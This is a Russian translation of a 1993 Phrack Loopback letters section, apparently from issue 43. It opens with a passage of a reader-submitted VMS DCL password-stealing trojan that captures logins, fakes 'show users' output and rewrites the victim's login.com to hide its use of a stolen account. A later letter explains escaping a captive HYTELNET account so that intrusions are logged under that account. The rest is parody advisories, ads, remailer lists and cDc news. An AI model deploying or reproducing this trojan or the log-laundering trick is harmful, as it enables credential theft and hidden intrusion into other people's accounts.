!!!! когда вы считаете, что собрали достаточно паролей. 1) Можно сесть   !!!!
!!!! за терминал и ввести строку в качестве имени и пароля, которая      !!!!
!!!! выбросит вас из программы. При таком варианте следует хотя бы       !!!!
!!!! изобразить, что вы только что вошли в систему — программа не должна !!!!
!!!! сразу возвращаться на командный уровень, а должна выполнить         !!!!
!!!! login.com. 2) Можно войти в учётную запись, крадущую пароль, с      !!!!
!!!! другого терминала и остановить процесс на учётной записи с          !!!!
!!!! запущенной программой. Это намного безопаснее — мой выбор.          !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$done:
$set broadcast=mail
$set message/facility/text/identification/severity
$delete dummy.txt;*
$exit
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Этот раздел скрывает факт того, что украденная учётная запись       !!!!
!!!! работает из другой. По сути, область экрана просмотра пользователей,!!!!
!!!! где это регистрируется, находится в крайнем правом столбце.         !!!!
!!!! Раздел сначала записывает данные show users в файл и изменяет их    !!!!
!!!! перед выводом на экран. В системе может существовать много форм     !!!!
!!!! команды show users, и каждую придётся обрабатывать по-своему.       !!!!
!!!! Здесь написаны только две манипуляции в качестве примера. Их анализ !!!!
!!!! достаточен, чтобы написать свои особые случаи. Обратите внимание:   !!!!
!!!! раздел активируется, когда компьютер обнаруживает слово "show" и    !!!!
!!!! интерпретирует его как вызов процедуры. Слова после show становятся !!!!
!!!! переменными p1, p2 и т.д. по порядку их ввода.                     !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$show:
$show = ""
$show$ = ""
$length = 0
$ch = ""
$full = 0
$c = 0
$if (f$extract(5,1,p2) .eqs. "/") .and. (f$extract(6,4,p2) .nes. "FULL") then show 'p1'
$if (p2 .eqs. "USERS/FULL") .and. (p3 .eqs. "") then goto ufull
$if p2 .eqs. "USERS" .and. p3 .eqs. "" then show users
$if p2 .eqs. "USERS" .and. p3 .eqs. "" then exit
$if p3 .eqs. "" then goto fallout
$goto full
$fallout:
$show 'p2' 'p3'
$exit
$ufull:
$show users/full/output=users.dat
$goto manipulate
$full:
$show$ = p3 + "/output=users.dat"
$show users 'show$'
$manipulate:
$set message/nofacility/noseverity/notext/noidentification
$open/read io1 users.dat
```

```
$open/write io2 users2.dat
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Control_y нужно обработать здесь. Если пользователь нажал Control_Y, !!!
!!!! файлы users.dat и users2.dat могут остаться в его каталоге. Это      !!!
!!!! плохо, поскольку мы стараемся избежать обнаружения :)                !!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$on control_y then goto aborted
$user = ""
$test = ""
$long = ""
$ch = ""
$length = 0
$user = f$user()
$length = f$length(user) - 2
$user = f$extract(1,length,user)
$read_loop:
$read/end_of_file=eof io1 line
$test = f$extract(1,length,line)
$ch = f$extract (length+1,1,line)
$if (test .eqs. user) .and. (ch .eqs. " ") then goto change
$from_change:
$write io2 line
$goto read_loop
$eof:
$close io1
$close io2
$type users2.dat
$del users.dat;*
$del users2.dat;*
$show == "@instaar_device:[MILLER_G]findnext show"
$set message/facility/text/severity/identification
$exit
$change:
$if f$extract(50,1,line) .nes. "" then line = f$extract(0,57,line) + "(FAKE TERMINAL INFO)"
$goto from_change
$aborted:
$!if f$search("users.dat") .nes. "" then close io1
$!if f$search("users.dat") .nes. "" then delete users.dat;*
$!if f$search("users2.dat") .nes. "" then close io2
$!if f$search("users2.dat") .nes. "" then delete users2.dat;*
$close io1
$close io2
$delete users.dat;*
$delete users2.dat;*
$show == "@instaar_device:[MILLER_G]findnext show"
$set message/facility/text/severity/identification
$exit
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Это раздел, выполняемый вместо login.com пользователя. Он захватывает !!!!
!!!! их логин и выполняет его, чтобы не вызывать подозрений, но также     !!!!
!!!! содержит скрытые команды, переопределяющие команды show и sys, чтобы !!!!
!!!! пользователь не мог обнаружить работу из чужой учётной записи.       !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$other:
$sh$ = "@instaar_device:[miller_g]findnext show"
$shline = "$sh*ow ==" + sh$
$logi = ""
$logi = f$search("login.com")
$if logi .NES. "" then goto Ylogin
$nologin:
$open/write io login2.com
$write io shline
$close io
$@login2
$delete login2.com;*
$exit
$ylogin:
$open/write io2 login2.com
$open/read io1 login.com
$transfer_loop:
$read/end_of_file=ready io1 line
```

```
$write io2 line
$goto transfer_loop
$ready:
$write io2 "$sh*ow == ""@instaar_device:[miller_g]findnext show""
$close io1
$close io2
$@login2
$delete login2.com;*
$exit
```

[Редактор: Спасибо за письмо и программу. Жаль, что не могу заставить себя воспользоваться VMS и попробовать это. :) Всегда рад узнать, что где-то там есть женщина, читающая Phrack. Кстати, «невинная женщина» — это оксюморон.**]**

Кому: Phrack Loopback.
От: White Crocodile.

```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
 Привет, дорогой Phrack и мистер Bloodaxe. Ваши "loopback-отчёты"
 — действительно классное изобретение, и я (извините за эгоистичное
 "я") с удовольствием трачу время на их чтение (вместо, например,
 Playboy). Но здесь по неизвестной причине появляется одинаковый
 стиль, и всё loopback напоминает нечто среднее между "поиском
 знакомств" [Здравствуй, дорогой Phrack, я эксперт по безопасности
 нашей локальной сети, но когда я посмотрел на вывод программы
 "last" (о да, "last" это...), я случайно понял, что некий элитный
 хакер, очевидно, проник в мой незапароленный аккаунт! Но откуда
 он узнал??? Мне нужно с ним поговорить! Напишите мне на
 security@...] и "сделай сам" [Да. Я полностью написал программу,
 получающую список файлов из домашнего каталога жертвы на текущем
 хосте. После этого я решил передать её вам. Надеюсь, это поможет.
 Вот полный код на C. Требуется разрешение "rx" в '$HOME' жертвы.].
  Читая похожие статьи типа "... off Geek!" и различные репортажи,
 не достигшие PWN. [ЦЕНЗУРИРОВАНО МНОЙ].
  По вышеизложенной причине позволю себе добавить немного элитного
 (ой, слишком сложное слово), немного ненастоящего и маленький
 вклад в ваш lb. Написано в классическом плагиаторском стиле.
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

Доброе утро, дамы и господа! Я занимаюсь хакингом и фрикингом. Знаю, что это ужасно (не читайте, пожалуйста — это сообщение Барту), но я делаю это постоянно (уже 3 месяца). У меня мало времени писать, так что вот суть — я взломал один военный компьютер и похитил их письмо о новой дыре в безопасности!!! Смотрите:

```
                                - - -
          DDN & CERT
                          СПЕЦИАЛЬНЫЙ ОТЧЁТ*
          Уязвимость login в Sun 3.x, 4.1.x

Тема: Огромная дыра в login в Sun 4.x (возможно, Ulitix 3.0, BSD, AIX
                                       и многие ещё неизвестные системы)

Воздействие: Позволяет случайным злоумышленникам получить доступ "root".

Описание:
   Огромная дыра в безопасности существовала и ждала! Введите:

     $ login root

   [ никаких дополнительных опций ], и вы внутри! Всё, что вам нужно
   знать — пароль root, но его (пароль), конечно, легко получить от
   самого root, спросив его (root). Например: "$ talk root"

Возможное исправление до выхода лицензионного патча:

     #rm /usr/bin/login
     #cp /usr/games/fortune /usr/bin/login
```

```
Если вы считаете, что ваша система взломана, свяжитесь с CERT CC.
Позвоните на нашу горячую линию 900-FBI-PRIVATE (24 часа в сутки,
пожалуйста, не во время обеда и не во время "Молчания ягнят"), оставьте
Inet-адрес вашей системы и номер частной кредитной карты.
                                - - -

* Отчёт не будет напечатан в cert advisories в данном виде, поскольку ФБР
  нужно убрать все подсказки и советы, чтобы сделать его бесполезным для
  злоумышленников.

ОТКАЗ ОТ ОТВЕТСТВЕННОСТИ: Приведённый документ написан CERT, DDN и ФБР —
                              все претензии к ним.
```

Спасибо gr*k (не могу написать его полное имя по соображениям безопасности), roxtar, y0, Fidelio, 2 scotts из Санта-Фе, KL (он не имеет отношения к этому письму, но я включил его из вежливости, поскольку он забронировал мне билеты на SUMMERCON), ahh, x0d, всем нулям (count, bob, nick и др.) и многим другим за подсказки о том, что этот баг действительно существует (да, до того, как я похитил отчёт).

— До связи, anonymous.

P.S. Да! Если вы не хотите думать, что я подлиза, — хочу поблагодарить также TK и конечно же Erik Bloodaxe. И ещё — если после инцидента с E911 вы стали осторожнее, смело замените "похитил" на "получил" (когда будете публиковать), и не забудьте добавить "перепечатано с разрешения".

— Искренне, anonymous.

[Редактор: Всё больше признаков того, что в ближайшие годы нас будет навещать DEA чаще, чем ФБР.**]**

> *«Поскольку мой испытательный срок обязывает меня быть в этом непреклонным. Незаконная деятельность в Netsys не может и не будет терпима. Тюрьма отстой.»*
> *— Len Rose, 06.06.93*

NETSYS COMMUNICATION SERVICES, Пало-Альто, Калифорния

Netsys — это сеть крупных серверов Sun, предназначенных для обеспечения доступа в Интернет частным лицам и корпорациям, нуждающимся в надёжном интернет-подключении. Netsys находится в центре крупных интернет-узлов.

Netsys — система для профессионалов как в интернет-сообществе, так и в Unix-сообществе. Для нас важен публичный имидж. Незаконная деятельность не может быть терпима.

Netsys обладает всеми возможными функциями.

Netsys слабо нагружен, крайне надёжен и посвящён обеспечению круглосуточного доступа в Интернет.

Поддержка: Аварийный сервис 24 часа в сутки.

Дозвоны: Район Пало-Альто, высокоскоростные (V.32 и PEP).

Частные аккаунты: $20 в месяц (ёмкость хранилища файлов — 5 мегабайт); $1 за мегабайт в месяц свыше 5 мегабайт.

Коммерческие аккаунты: $40 в месяц (ёмкость хранилища файлов — 10 мегабайт); $1 за мегабайт в месяц свыше 10 мегабайт.

Новостные ленты: Мы предлагаем новостные ленты как на базе nntp, так и uucp, со всеми отечественными и иностранными группами новостей.

ОСОБЫЕ ВОЗМОЖНОСТИ, КОТОРЫХ НЕТ НИ У КОГО ДРУГОГО

Спутниковые погодные данные: Netsys предоставляет снимки спутниковой погоды в реальном времени в форматах gif или Sun raster. Свяжитесь с нами по поводу зеркалирования NFS и других специальных соглашений. Снимки поступают напрямую со спутника GOES. Контакт: Steve Eigsti (steve@netsys.com).

Спутниковые новости Usenet: Netsys предлагает спутниковую службу новостей Pagesat для крупнообъёмного распространения новостей. Члены Netsys могут получить существенные скидки на приобретение и обслуживание этого революционного метода распространения новостей Usenet. Доступно программное обеспечение для Unix и MS Windows. Контакт: pagesat@pagesat.com.

Службы пейджинга: Netsys предлагает службу пересылки электронной почты на пейджер Pagesat через Интернет. Члены Netsys могут получать критически важную электронную почту на пейджер. Pagesat умеет пересылать любую важную электронную почту на ваш дисплейный пейджер.

Арендованные интернет-подключения

Pagesat Inc. предлагает недорогие подключения 56k и T1 по всей территории США. Поскольку Pagesat является общим перевозчиком по лицензии FCC, экономия на арендованных линиях передаётся вам. Контакт: Duane Dubay (djd@pagesat.com).

Мы предлагаем и другие услуги: создание доменов, работу в качестве MX-форвардеров и, разумеется, новостные ленты на базе uucp.

Netsys теперь предлагает полностью открытый shell-доступ для пользователей Интернета. Для получения аккаунтов или дополнительной информации напишите на netsys@netsys.com.

Netsys НИКОГДА не примет больше участников, чем позволяет наша мощность обслуживания.

Netsys гордится отличной связностью (включая несколько T1 и SMDS), слабой нагрузкой на системы и своей клиентурой.

Мы не просто рядовой провайдер интернет-услуг. И это заметно.

[Редактор: Мы здесь, в Phrack, вечно в долгу перед господином Леном Роузом за то, что он позволил нам использовать ftp.netsys.com в качестве нашего нового официального FTP-сайта после того, как EFF нас выставил. Нужна стальная смелость, чтобы позволить такому злодейскому хакерскому изданию жить на вашем жёстком диске после отбывания срока за связи со злодеями-хакерами. Мы в ВОСТОРГЕ! Спасибо, Лен! Netsys — действительно не рядовой сайт!**]**

Кое-что, что Phrack мог бы захотеть увидеть:

Вкладчики и практика Electronic Frontier Foundation весьма точно раскрывают, кого именно представляет эта организация. Мы оспариваем законность утверждения о том, что это «правозащитный» орган, представляющий общественные интересы. Вот копия их списка вкладчиков:

[FINS запросил у Офиса генерального прокурора Содружества Массачусетс список вкладчиков на сумму свыше $5000 в Electronic Frontier Foundation, требуемый формой IRS 990. Тимоти Э. Дауд из Отдела публичных благотворительных организаций предоставил нам список (датированный 21 января 1993 года), содержащий следующую информацию. На телефонный запрос FINS непосредственно в EFF о разрешении на проверку и копирование актуальных данных IRS Form 990 ответа не последовало.]

[Таблица из 20 записей — опущена]

[Редактор: Ну, хмм. Вот что скажу, ребята: пришлите Phrack столько денег, и мы откажемся от наших идеалов и переберёмся на новое место, забудем обо всём, ради чего начинали. Мы повернёмся к этому спиной. По справедливости?

Я имел в виду свой переезд в Европу и отказ от компьютеров. Не читайте в это ничего другого. Вот именно.**]**

```
-----BEGIN PGP SIGNED MESSAGE-----
```

Q1: Какие существуют рассылочные ремейлеры cypherpunk?

A1:

```
 1: hh@pmantis.berkeley.edu
 2: hh@cicada.berkeley.edu
 3: hh@soda.berkeley.edu
 4: nowhere@bsu-cs.bsu.edu
 5: remail@tamsun.tamu.edu
 6: remail@tamaix.tamu.edu
 7: ebrandt@jarthur.claremont.edu
 8: hal@alumni.caltech.edu
 9: remailer@rebma.mn.org
10: elee7h5@rosebud.ee.uh.edu
11: phantom@mead.u.washington.edu
12: hfinney@shell.portal.com
13: remailer@utter.dis.org
14: 00x@uclink.berkeley.edu
15: remail@extropia.wimsey.com
```

ПРИМЕЧАНИЯ:

```
#1-#6   только пересылка, без шифрования заголовков
#7-#12  поддерживают шифрование заголовков
#15     особый — заголовок и сообщение должны быть зашифрованы вместе
#9,#13,#15  вносят задержку выше средней (не прямое соединение)
#14     открытый ключ ещё не опубликован

#9,#13,#15  работают на частных машинах
```

Q2: Какая помощь доступна?

A2:

Загляните в каталог pub/cypherpunks на soda.berkeley.edu (128.32.149.19). Инструкции по использованию ремейлеров находятся в каталоге remailer вместе с некоторыми unix-скриптами и dos-пакетными файлами.

Пишите мне (elee9sf@menudo.uh.edu) за дополнительной помощью и/или с вопросами.

```
-----BEGIN PGP SIGNATURE-----
Version: 2.2

iQCVAgUBLAulOYOA7OpLWtYzAQHLfQP/XDSipOUPctZnqjjTq7+665MWgysE1ex9
lh3Umzk2Q647KyqhoCo8f7nVrieAZxK0HjRFrRQnQCwjTSQrve2eAQ1A5PmJjyiI
Y55E3YIXYmKrQekIHUKaMyATfnhNc6+2MT8mwaWz2kiOTRkun/SlNI3Cv3Qt8Emy
Y6Zv0kk/7rs=
=simY
-----END PGP SIGNATURE-----
```

[Редактор: Советуем всем получить информационный файл с FTP-сайта soda.berkeley.edu. Пока будете там, осмотритесь. Много отличного бесплатного добра.**]**

Phrack Loopback. Часть II

Предложение футболок ToneLoc

Да, слухи подтвердились: футболка ToneLoc наконец-то в продаже.

Футболка — размер extra large, 100% хлопок Hanes Beefy-T, шелкография: четыре цвета на лицевой стороне и восемь на оборотной.

На лицевой стороне — логотип «анти-Bell»: фирменный символ вашей любимой корпорации в синем цвете, перечёркнутый красным кругом. Выше — логотип ToneLoc, ниже — подходящая цитата.

На обороте — шесть Tonemap'ов, наглядные схемы сканирования АТС, присланные пользователями ToneLoc со всего мира. Под каждым Tonemap'ом напечатаны код АТС и ник сканировщика. Ниже карт перечислены ники команды бета-тестирования.

Закажите прямо сейчас — и вместе с заказом вы получите бесплатную копию последней версии ToneLoc! Укажите тип дисков: 3,5" или 5,25".


15 долларов с учётом доставки; для международных заказов добавьте 5 долларов.
Чек или денежный перевод выписывайте на имя «ToneLoc Shirt».

Адрес:

```
ToneLoc Shirt
12407 Mopac Expwy N #100-264
Austin, TX  78758
Голосовая почта (24 часа): 512-314-5460
```

— Mucho Maas
— Minor Threat

> ***[Редактор:** У меня есть такая. Единственная хакерская программа, увековеченная в хлопке. Красота!**]***



Возвращение телеком-легенды...

S O U T H W E S T

```
                A Neon Knights/Metal Communications Experience

                                    cDc

                                   _   _
                                  ((___))
                                  [ x x ]
                        cDc        \   /        cDc
                                   (' ')
                                    (U)

             '..and none but the Bovine survived the onslaught'

                   -cDc-   CULT OF THE DEAD COW   -cDc-
                            cDc communications
                       -cDc-   D0PE SYSTEM   -cDc-
                       ---------------------------


                                Very K-Rad
                               713-468-5802
                              No Lame Ratios
                             Running Baphomet
                            Sysd00d : Drunkfux
                           86,400 Seconds A Day
                          OoOOooOdlez o' T-Files
                        The Official HoHoCon BBS
                       New Pimping Tips Every Day
                      Tonz o' Nifty Ascii Pictures
                     Talk To Satan Himself.. Live!!
                    Free 5-Digit Metro K0DEZ For All
                   d0Pe Gifs Of Gail Thackeray Online
                  Read Hate Filled Nazi Skinhead Poemz
                 Home Of K-RAP : The K-Rad Ascii Possee
                Learn How To Make Money! Just Ask Byron!
               Necropheliacs & Kidporn Kollekt0rz Welcome
              Y0 Y0 Y0 Lonely D00dz! We gotz girlie uzerz!
             Lots Of Message Bases With Really K-KeWL Names
            Is This Whole "Volcano Ad" Thing Stupid Or What?
           GNU Warez From The Future! We Have A Time Machine!
          I Think We Have One Of Those Big, EL8 Drive Thingies
        No Net Access? Submit Your cDc & Phrack Articles Here!
       The Only System Authorized By The Debbie Gibson Fan Club
     The Neon Knights Did NOT Die, We Just Went Way Underground
    This Thing Is Starting To Look Like That Album St0nerzz Like
   Mega KooL Games Like Lemonade Stand And Hunt The Wumpus Deluxe
  Hey! It's The Mashed Potato Mountain Thing From Close Encounters
 Users Include Lots Of Elite Peoplez You See On Shows Like Dateline
That Really Trendy Super High Speed Modem All Those Warez DooDz Have
 cDc / CuD / dFx / Neon Knights / NIA / Phrack / uXu / Video Vindicator
Telco / Systems / Networks / Security / Cellular / Satan / Death / K0DEZ
```

Привет!

Я новичок в Киберпространстве и только начал читать Phrack, и просто хочу сказать...
ЭТО ВЕЛИКОЛЕПНО, ЧУВАКИ!!!!!

Продолжайте в том же духе!!!!!

У меня есть только последний выпуск, предыдущих я не читал, так что это, возможно, уже устаревшая тема... но я хотел бы увидеть в ваших статьях материалы о сети Infonet и о Datapac... дайте знать, если вы что-то публиковали на эту тему в последних выпусках.

Привет из Южной Америки,

LawEnforcer.
(да, это псевдоним!!!)

*[**Редактор:** Что ж, InfoNet мы ещё не разбирали. Есть желающие? Datapac я лично сканировал некоторое время назад, и почти ВСЕ из найденных мной 100 тысяч NUA до сих пор работают. Может, кто-нибудь возьмёт мой скрипт и повторно просканирует? Кто-нибудь? Класс? Бюлер?]*

начало вклада

На VMS-машинах с captive-аккаунтами нередко встречаются учётные записи вроде HYTELNET. Через такой аккаунт можно воспользоваться archie, зайти на несколько избранных BBS или заняться какой-нибудь скучной ерундой. Просто входишь под именем HYTELNET без пароля и работаешь через меню. И вот тут начинается самое интересное. Если использовать HYTELNET для подключения куда-либо через telnet, то в момент установки соединения достаточно нажать локальную escape-клавишу telnet (что-то вроде ^` или ^]), и... у вас появится приглашение telnet. К сожалению, если закрыть соединение или отключиться, управление вернётся в меню HYTELNET, и открыть новое соединение уже не получится — вы уже подключены. Поэтому нужно сделать SPAWN для любого нужного процесса... можно сделать SPAWN TELNET, SPAWN FTP` или вообще что угодно. SPAWN без аргументов (shell escape) не работает. Это работает из любого captive-аккаунта, который использует telnet. Таким образом, можно подключиться к VAX с HYTELNET, войти как HYTELNET, сделать всё вышеописанное, а затем хачить куда угодно, поскольку в логах целевого сайта будет значиться, что все злодеяния совершил HYTELNET@insert.vax.site.

Kaneda

конец вклада

*[**Редактор:** Kaneda: спасибо за наводку. Теперь меня точно достанут на IRC с какого-нибудь странного адреса. :) Передавай привет Тецуо. «Но однажды... мы будем»]*

```
   _   _
  ((___))
  [ x x ] cDc communications
   \   /  Global Domination Update
   (' ')  #12 - April 1st, 1993
    (U)
 Est. 1986
```

Новые gNu NEW gnU new GnU nEW gNu neW gnu nEw релизы за апрель 1993 года:

221: «Sickness» by Franken Gibe. Парализован мыслями. Ярость! Борьба! Тьма!

222: «A Day in the Life of Debbie G1bs0n» by The Madwoman. Поп-идол сталкивается с заклятым врагом на полях ниндзя-боёв и в объятиях любви.

223: «The B!G Envelope Stuffing Scam» by Hanover Fiste. Как заработать деньги. Заставь Салли Струтерс гордиться тобой.

224: «The Bird» by Obscure Images. История о грустном парне, который смеётся над птицами. Депрессивно. OI — чудаковатый тип.

225: «Tequila Willy's Position Paper» by Reid Fleming and Omega. Мало кто знает, что Tequila Willy бросил шляпу в ринг на президентских выборах 1992 года. Вот документ с изложением его позиций по всем важным вопросам. Ну, повезёт в 96-м, а?

226: «Simple Cryptology» by Dave Ferret. Вводный курс по криптологии, а также хороший список источников для дальнейшего изучения.

227: «Big Ol' Heaping Pile of Shit» by Suicidal Maniac. Кучка стихов обо всём подряд. Угарно.

228: «ISDN: Fucking the Vacuum Cleaner Attachments» by Reid Fleming. Предназначено для _Mondo 2000_, файл рассказывает о будущей телефонной системе, любимой всеми.

229: «The Evil Truth About Peter Pan» by Lady Carolin. Куча вещей, которые вы и ваш крошечный умишко могли не заметить в этой популярной детской (ха!) истории.

230: «The 2:00 O'Clock Bus» by Tequila Willy and Bambi the Usurper. Гериатрическое порно с собачьим душком.

Другое, что можно получить

От: cDc communications / P.O. Box 53011 / Lubbock, TX 79453

Это вещи от Swamp Ratte':

• Все cDc t-файлы на диске по почте, для удобства! Укажите формат MS-DOS или Apple II для дисков 3,5". 3 доллара наличными.
• Наклейки cDc! Тот же дизайн, что летали на HoHoCon, с жутковатым черепом коровы. K00l. Пришлите конверт с маркой и 50 центов за дюжину (или просто доллар).
• Кассета Weasel-MX! Очевидная 45-минутная кассета. Это funk/punk-rock/hip-hop группа Swamp Ratte'. Полный бардак, но весело. 3 доллара наличными.
• Кепка cDc! Стильная чёрная бейсболка с вышивкой логотипа cDc белым на лицевой стороне. Не дешёвая пенопласт-и-сетка; это качественная «6-panel» (термин кепочной индустрии) штука. Будь крут с phat cDc шмотками. 15 долларов плюс доллар за пересылку.
• Сборная кассета _Swingin' Muzak_! Час рокового звучания от Weasel-MX (всё новое для '93), Counter Culture, Acid Mirror, Truth or Consequences, Grandma's V.D. и Sekrut Squirrel. Macca хорошего, цепкого, энергичного контента всего за 5 долларов наличными.

От: FNORD! Publications / 2660 Trojan Dr. #912 / Green Bay, Wisconsin 54304-1235

Это вещи от Obscure Images:

• FNORD! 'zine №1 и №4 — по 2 доллара
• Shoggoth 912 №1 — 0,75 доллара
• Для злых техно-грувов закажи новую кассету от лучшей (и единственной) техно-рейв группы Грин-Бэя — I OPENING! IO-Illumination Demo Tape (7 песен радости) — 5 долларов

От: Freeside Orbital Data Network / ATTN: dFx-HoHoCon-cDc / 11504 Hughes Road #124, Houston, TX 77089

Это вещи от Drunkfux:

• Футболки HoHoCon '92: Чёрные: XL: Элитные: Стильные: Крутые: Убойные. Всего 15 долларов + 2 доллара доставки (2,50 за две футболки). На выбор: «I LOVE FEDS» или «I LOVE WAREZ» на груди, где «LOVE» — настоящее красное сердечко, как в «I LOVE N.Y.» или «I LOVE SPAM». На обороте каждой прекрасной футболки:

```
dFx & cDc Present

   HOHOCON '92

 December 18-20
 Allen Park Inn
 Houston, Texas
```

• Видеокассета HoHoCon '92 VHS: 6 часов: Безумно элитная: 18 долларов + 2 доллара доставки.

Все чеки выписывать на O.I.S. Бесплатная наклейка cDc с каждым заказом! w0w!

От: Bill's Shirt Thing / P.O. Box 53832 / Lubbock, TX / 79453

Это вещи от Franken Gibe:

• СПИД — отстой! Заказывай каталог! Клёвые футболки, которые поднимают настроение. Выручка идёт в местный AIDS Resource Center. Пришли марку за 0,29 доллара и получи каталог.

От: Teach Me Violence magazine / 61 East 8th St. / Suite 202 / New York, NY 10003

Это вещи от The Pusher:

• Журнал Teach Me Violence:
• Выпуск №1 (Mr. Bungle, COC, Murphy's Law)
• Выпуск №2 (Helmet, Supertouch, Agnostic Front, American Standard)
• Выпуск №3 (Faith No More, Chris Haskett, Cathedral, Iceburn, Venom)
• По 3 доллара наличными за каждый

От: A Day In The Life Of... / P.O. Box 94221 / Seattle, WA 98124

Это вещи от Lady Carolin:

• Журнал A Day In The Life Of... — бесплатно при наличии двух марок.
• Двухмесячный список контактов девчачьих групп / grrrl-групп / женщин-вокалистов. 1 доллар.

Новости cDc

«cDc: спасаем деревья в 93-м»

Снова привет, вот что происходит:

НОВЫЙ FTP-сервер в Интернете: zero.cypher.com. Это совместный проект Drunkfux и Louis Cypher — самое чиллово-экстремальное дело. Входи как «anonymous» и получай все cDc-штуки быстро-быстро-быстро.

НОВЫЙ список рассылки cDc: Подпишись на вечно-крутой и slam-mag-ni-fi-terrific список рассылки cDc! Отправь письмо на cDc@cypher.com и включи какое-нибудь бесподобно элитное сообщение вроде «ДОБАВЬ МЕНЯ В СПИСОК РАССЫЛКИ!!@&!»

НОВЫЕ официальные прямые точки продаж cDc:

```
Cyberspace.Nexus              +31-67-879307 [Belgium]
Mirrorshades BBS              903/668-1777
The Ministry of Knowledge     401/043-3446
The Crowbar Hotel             713/373-4031
```

Мы всегда принимаем текстовые файлы, так что если у тебя есть файл и ты хочешь по-настоящему распространить его — лучшего способа, чем cDc, не найти. Загружай текст на The Polka AE, или пиши на мой интернет-адрес, или присылай диски или распечатки на почтовый ящик cDc в Lubbock, TX.

НОВЫЙ обновлённый файл CDCKC0W.TXT. Вся информация для сисопов, чтобы запустить Factory Direct Outlets. Должен быть доступен там, откуда вы получили этот Update.

НОВЫЙ CDCV9.ZIP с cDc t-файлами 201–225. Сисопы Factory Direct Outlet должны скачать и выложить на своих системах.

До встречи в мае.

S. Ratte'
cDc/Editor and P|-|Ear13zz |_3@DeRrr
«Мы в t-файлах ради девчонок и денег.»

Писать: cDc communications, P.O. Box 53011, Lubbock, TX 79453.
Интернет: sratte@cypher.com, sratte@mindvox.phantom.com.

> ***[Редактор:** Уф. Что слышно о светящихся в темноте крышках для унитаза cDc? У меня уже готовы 29,95!**]***

Эй, нас тут несколько человек используют этот аккаунт, и мы хотели бы получать Phrack сюда, если это возможно... :)
Мы все из Австралии и все читаем ваш журнал запоем.
У одного моего друга есть доска под названием «shred til ya ded», которая в основном про hpac и варез... не самый свежий 0-day, но определённо хорошо подходит для хакерской инфы... мы как раз сейчас заливаем на неё все ваши выпуски.
Вы упомянули в Phrack 42, что хотели бы получать от иностранцев статьи о тамошней сцене... ну, в зависимости от того, что именно нужно, я бы с удовольствием попробовал это сделать вместе с парой друзей.
Спасибо.
Darkstar

> ***[Редактор:** Darkstar и все остальные — присылайте мне файлы о сцене в ваших странах. Почти все, кто обещал прислать файл о своей стране, пропали без вести. Те, кто всё-таки прислал, появятся позже в этом выпуске. Другие страны: хватит сидеть сложа руки, присылайте мне файлы! Мы хотим знать, что там происходит! Борды, облавы, история, хакеры, тусовки, группировки, легенды, предания — ВСЁ!**]***

Помню, видел где-то на WELL сообщение о том, что в каком-то выпуске Phrack публиковались листинги вирусов. Не подскажете, в каком именно?

А также — знаете ли вы сайты, где есть архивы листингов вирусов?

Спасибо,

Jon Barber

> ***[Редактор:** Ну, Джон, Phrack не публикует информацию о вирусах. Поищи 40hex. Лично я считаю, что вирусы — это сильно преувеличенная шумиха, раздутая McAffee и другими корыстными деятелями. Именно поэтому мы их игнорируем. (Поэтому же я не упоминаю их в своих лекциях по компьютерной безопасности — это не такая уж великая вещь.)**]***

Итак,

Я читал в Phrack 42 список узлов SprintNET... но информации о том, как к нему подключиться, не было.

Каковы ACN для Sprintnet? Есть ли выпуск Phrack, подробно объясняющий, как пользоваться SprintNET?

Буду благодарен за ЛЮБУЮ информацию, поскольку я никогда не слышал, чтобы его использовали так же широко, как Интернет, и хотел бы разобраться.

Jack Flash...

> ***[Редактор:** Джек... вы, молодёжь, избалованы. Вы со своим Интернетом. Хм-хм. Помните, когда Arpanet состоял из каких-то 20 с небольшим университетов и подрядчиков и был связан примерно со 100 базами через Milnet? Нет? Эх.*
